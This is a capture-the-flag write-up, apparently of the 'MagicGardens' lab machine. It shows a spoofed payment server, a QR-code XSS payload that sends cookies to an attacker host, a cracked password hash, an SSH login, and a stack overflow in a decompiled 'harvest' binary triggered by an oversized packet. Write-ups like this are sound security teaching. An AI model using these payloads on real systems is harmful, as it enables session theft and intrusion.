
I can change it and it sends to /api/payments/. Let's send this



I got this response. If I create a server that replies as status is 200, I can trick the target

```
from flask import Flask, jsonify$
$
app = Flask(__name__)$
$
@app.route("/api/payments/", methods = ["POST"])$
def payments():$
    response = {"status": "200", "message": "Success", "cardname": "hello", "cardnumber": "1111-2222-3333-4444"}$
    return jsonify(response)$
$
if __name__ == "__main__":$
    app.run(host="0.0.0.0", port = 9000, debug = True)$
```

This flask server will reply to the packet with 200. Let's run the server and change the bank to my host ip(In this step, my current id hung in subscription page and I created a new id)



```
$uv run app2.py
 * Serving Flask app 'app2'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:9000
 * Running on http://192.168.61.132:9000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 141-749-281
10.10.11.9 - - [08/Aug/2025 09:05:02] "POST /api/payments/ HTTP/1.1" 200 -
```

Subscription

You have Premium subscription.

Congratulations, your subscription has been successfully completed

Dear hell, Thank you for your support. By purchasing our subscription, you can get up to 25% off any item in our store. To do this, use this code, showing it to the courier or our manager.

With love, Magic Gardens.



Download

I can upgrade and get qr code. Let's decode it

```
$zbarimg qrcode.png
QR-Code:6e809cbda0732ac4845916a59016f954.0d341bcdc6746f1d452b3f4de32357b9.hello2
scanned 1 barcode symbols from 1 images in 0.07 seconds
```

I can find that both cookies are not httponly, which makes xss possible

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
csrftoken	uw11QFgXjW7ABTKQ9CmsdHRcUar4MWoD	magicgarde...	/	Fri, 07 Aug 2026 13:...	41	false	false	Lax	Fri, 08 Aug 2025 13:...	
sessionid	.eJxNyT0KwkAQhuEQ0BjJQawschlhBwjrMLAL-wM7M6QSxHrK8b4uSeNXfS_P-...	magicgarde...	/	Fri, 22 Aug 2025 13:...	223	false	false	Lax	Fri, 08 Aug 2025 13:...	


Let's change qrcode message with xss script

```
1 6e809cbda0732ac4845916a59016f954.0d341bcdc6746f1d452b3f4de32357b9.hello2<script>let img=new Image();img.src = "http://10.10.16.10:9001/?c="+btoa(document.
  cookie);</script>$
```


Create a new qr code

```
$qrencode '6e809cbda0732ac4845916a59016f954.0d341bcdc6746f1d452b3f4de32357b9.hello2<script>let img=new Image();img.src = "http://10.10.16.10:9001/?c="+btoa(do
cument.cookie);</script>' -o qr.png
```


Buy anything




I have messages like this




Send the malicious qr code






Base64 decode




Change the cookie and refresh




I got morty's session




I can visit django's default /admin page



Users section hides the hash



However, store users section shows the hash



I can crack in hashcat

```
pbkdf2_sha256$600000$y7K056G3KxbaRc4OioQE8j$e7bq8dE/U+yIiZ8isAODcOwuLOgYI3GjmmdzNU+NI7I=:jonasbrothers
```

I can ssh

```
└─── $ssh morty@magicgardens.htb
morty@magicgardens.htb's password:
Linux magicgardens 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
morty@magicgardens:~$
```

Get alex shell

ps -ef --forest shows

```
alex        1819       1  0 Aug07 ?        00:00:00 harvest server -l /home/alex/.harvest_logs
```

```
morty@magicgardens:~$ find / -iname 'harvest' 2>/dev/null
/usr/local/bin/harvest
```

Download the file and open it with ghidra

```
scp morty@magicgardens.htb:/usr/local/bin/harvest harvest
```

```
int main(int argc,long **argv)

{
  int iVar1;
  char *args [3];
  char *mode;
  int local_10;

  parse_args(args,argc,**argv);
  if (local_10 != 0) {
    print_usage();
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  iVar1 = strcmp(mode,"server");
  if (iVar1 == 0) {
    harvest_server(args);
  }
  else {
    harvest_client(args);
  }
  return 0;
}
```

if mode==server

if mode!=server

harvest_client shows connect->handshake->read

It just reads the connection until it ends

```
void harvest_client(char **args)

{
  int tcp_socket;

  tcp_socket = harvest_connect(args[1],*(uint *)(args + 2));
  harvest_handshake_client(tcp_socket,*args);
  harvest_read(tcp_socket);
  return;
}
```

harvest_server calls harvest_listen

```
void harvest_server(char **args)

{
  signal(0xd,(__sighandler_t)0x1);
  harvest_listen(*(uint *)(args + 2),*args,args[4],args[6]);
  return;
}
```

harvest_listen calls handle_connections if there's no error for the sockets

```
void harvest_listen(uint port,char *log,char *interface,char *logfile_name)

{
  uint16_t uVar1;
  int iVar2;
  uint32_t uVar3;
  undefined local_28 [8];
  undefined8 uStack32;
  undefined4 local_18;
  uint local_14;
  uint raw_socket;
  uint tcp_socket;

  tcp_socket = socket(2,1,0);
  raw_socket = create_raw_socket(interface);
  local_18 = 1;
  local_14 = 0;
  if (tcp_socket == 0xffffffff) {
    puts("[x] Socket creation failed");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  iVar2 = setsockopt(tcp_socket,1,2,&local_18,4);
  if (iVar2 < 0) {
    puts("[x] Failed to reuse address option");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
```

```
  iVar2 = fcntl(tcp_socket,2,(ulong)(local_14 | 0x800));
  if (iVar2 != 0) {
    puts("[x] fcntl server error");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  _local_28 = CONCAT142(SUB1614((undefined  [16])0x0 >> 0x10,0),2);
  uVar3 = htonl(0);
  uVar1 = htons((uint16_t)port);
  local_28._0_4_ = CONCAT22(uVar1,local_28._0_2_);
  iVar2 = bind(tcp_socket,(sockaddr *)local_28,0x10);
  if (iVar2 != 0) {
    puts("[x] Bind failed");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  iVar2 = listen(tcp_socket,5);
  if (iVar2 != 0) {
    printf("[x] Listen on port %d failed\n",port);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  printf("[*] Listening on interface %s\n",interface);
  handle_connections(tcp_socket,raw_socket,log,logfile_name);
  return;
}
```

handle_connections call handle_raw_packets if it's raw socket

```
        if (fd != tcp_socket) {
LAB_00101ab2:
          if (fd == raw_socket) {
            memset(buffer,0,0x800);
            handle_raw_packets(fd,buffer,logfile_name);
          }
          goto LAB_00101af1;
        }
        local_c8._140_4_ = accept(tcp_socket,(sockaddr *)0x0,(socklen_t *)0x0);
        if (-1 < (int)local_c8._140_4_) {
          bVar1 = harvest_handshake_server(local_c8._140_4_,log);
          if ((int)CONCAT71(extraout_var,bVar1) != 0) {
            iVar3 = fcntl(local_c8._140_4_,2,(ulong)(local_20 | 0x800));
            if (iVar3 != 0) {
              puts("[x] fcntl client error");
                    /* WARNING: Subroutine does not return */
              exit(1);
            }
```

if it's raw socket

if it's tcp socket

handle_raw_packets call print_packet for ipv4 and log_packet for ipv6

```
void handle_raw_packets(int fd_raw,char *logbuffer,char *logfile_name)

{
  ssize_t sVar1;
  char *pcVar2;
  char acStack65658 [8];
  undefined uStack65650;
  time_t tStack65648;
  char dstMAC [32];
  char srcMAC [32];
  byte PKT [65566];

  memset(PKT,0,0xffff);
  sVar1 = recvfrom(fd_raw,PKT,0xffff,0,(sockaddr *)0x0,(socklen_t *)0x0);
  tStack65648 = time((time_t *)0x0);
  pcVar2 = ctime(&tStack65648);
  strncpy(acStack65658,pcVar2 + 0xb,8);
  uStack65650 = 0;
  if ((uint)sVar1 < 0x28) {
    puts("Incomplete packet ");
    close(fd_raw);
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  sprintf(srcMAC,"%.2x:%.2x:%.2x:%.2x:%.2x:%.2x",(int)(char)PKT[6] & 0xff,(int)(char)PKT[7] & 0xff
          (int)(char)PKT[8] & 0xff,(int)(char)PKT[9] & 0xff,(int)(char)PKT[10] & 0xff,
          (int)(char)PKT[11] & 0xff);
  sprintf(dstMAC,"%.2x:%.2x:%.2x:%.2x:%.2x:%.2x",(int)(char)PKT[0] & 0xff,(int)(char)PKT[1] & 0xff
          (int)(char)PKT[2] & 0xff,(int)(char)PKT[3] & 0xff,(int)(char)PKT[4] & 0xff,
          (int)(char)PKT[5] & 0xff);
  if (PKT[14] == 0x45) {
    print_packet((long)(PKT + 0xe),logfile_name,logbuffer,srcMAC,dstMAC,acStack65658,(long)PKT);
  }
  if (PKT[14] == 0x60) {
    log_packet((long)(PKT + 0xe),logfile_name);
  }
  return;
}
```

65566 bytes for packet

ipv4

ipv6

skip ethernet header

Below shows the raw tcp packet structure

1. ipv4

Offset	Hex	Field Name	Description
0-5	`00 1A 2B 3C 4D 5E`	Destination MAC	Receiver’s MAC address
6-11	`00 1A 2B 3C 4D 5F`	Source MAC	Sender’s MAC address
12-13	`08 00`	EtherType	`0x0800` = IPv4

Offset	Hex	Field Name	Description
14	`45`	Version + IHL	Version=4, Header length=5 (20 bytes)
15	`00`	DSCP/ECN	Differentiated Services + ECN
16-17	`00 34`	Total Length	52 bytes
18-19	`1C 46`	Identification	Packet ID
20-21	`40 00`	Flags + Fragment Offset	Don’t Fragment
22	`40`	TTL	Time to Live = 64
23	`06`	Protocol	TCP (0x06)
24-25	`B1 E6`	Header Checksum	IPv4 checksum
26-29	`C0 A8 01 64`	Source IP	192.168.1.100
30-33	`C0 A8 01 C8`	Destination IP	192.168.1.200
34-35	`00 50`	Source Port	80 (HTTP)
36-37	`C3 50`	Destination Port	50000
38-41	`1F 90 7E 34`	Sequence Number	Example value
42-45	`00 00 00 00`	Acknowledgment Number	None (SYN packet)
46	`70`	Data Offset + Flags	Offset=7 (28 bytes), Flags=SYN
47-48	`02 FA`	Window Size	Example value
49-50	`91 7C`	TCP Checksum	TCP checksum
51-52	`00 00`	Urgent Pointer	Not used
53-56	`02 04 05 B4`	TCP Option	Maximum Segment Size
57-58	`01 01`	TCP Option	NOP, NOP
59-60	`04 02`	TCP Option	SACK Permitted

2. ipv6

Offset	Hex	Field Name	Description
0-5	`00 1A 2B 3C 4D 5E`	Destination MAC	Receiver’s MAC address
6-11	`00 1A 2B 3C 4D 5F`	Source MAC	Sender’s MAC address
12-13	`86 DD`	EtherType	`0x86DD` = IPv6
14	`60`	Version	Version=6

Offset	Hex	Field Name	Description
15-16	`00 00`	Traffic Class + Flow Label (part 1)	QoS and flow control
17-18	`00 14`	Payload Length	20 bytes (TCP header only in this example)
19	`06`	Next Header	TCP (0x06)
20	`40`	Hop Limit	64
21-36	`FE 80 00 00 00 00 00 00 02 02 B3 FF FE 1E 83 29`	Source IP	fe80::202:b3ff:fe1e:8329
37-52	`FE 80 00 00 00 00 00 00 02 02 B3 FF FE 1E 83 2A`	Destination IP	fe80::202:b3ff:fe1e:832a
53-54	`00 50`	Source Port	80 (HTTP)
55-56	`C3 50`	Destination Port	50000
57-60	`1F 90 7E 34`	Sequence Number	Example value
61-64	`00 00 00 00`	Acknowledgment Number	None (SYN packet)
65	`50`	Data Offset + Flags	Offset=5 (20 bytes), Flags=SYN
66-67	`20 00`	Window Size	Example value
68-69	`91 7C`	TCP Checksum	TCP checksum
70-71	`00 00`	Urgent Pointer	Not used

In log_packet, there's buffer overflow vulnerability

```
undefined8 log_packet(long packet_start,char *logfile_name)

{
  uint16_t payload_len;
  undefined2 buffer [32680];
  char logfile [40];
  FILE *fd_log;

  payload_len = htons(*(uint16_t *)(packet_start + 4));
  if (payload_len != 0) {
    strcpy(logfile,logfile_name);
    strncpy((char *)buffer,(char *)(packet_start + 0x3c),(ulong)payload_len);
    *(undefined2 *)((long)buffer + (ulong)payload_len) = 10;
    fd_log = fopen(logfile,"w");
    if (fd_log == (FILE *)0x0) {
      puts("Bad log file");
    }
    else {
      fprintf(fd_log,(char *)buffer);
      fclose(fd_log);
      puts("[!] Suspicious activity. Packages have been logged.");
    }
  }
  return 0;
}
```

32680*2=65360

It starts to overflow if more than 65360 bytes are provided and overwrite log file name.
There might be padding needed.

Before proceeding, make mtu larger since I need to send big packet

```
$sudo ip link set dev lo mtu 65536
```

I created a simple python file to send 65400 bytes

```
import socket$
$
sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)$
payload = b'A' * 65400$
sock.sendto(payload, ('::1', 12345))$
print("Sent UDP payload of length", len(payload))$
$
```

```
[✗]-[parrot@parrot]-[~/Documents/magicgardens]
  $sudo /home/parrot/Documents/magicgardens/harvest server -i lo -l logs
[*] Listening on interface lo
[*] Successful handshake
[!] Suspicious activity. Packages have been logged.
Segmentation fault
[✗]-[parrot@parrot]-[~/Documents/magicgardens]
  $
```

```
[parrot@parrot]-[~/Documents/magicgardens]
  $python3 overflow.py
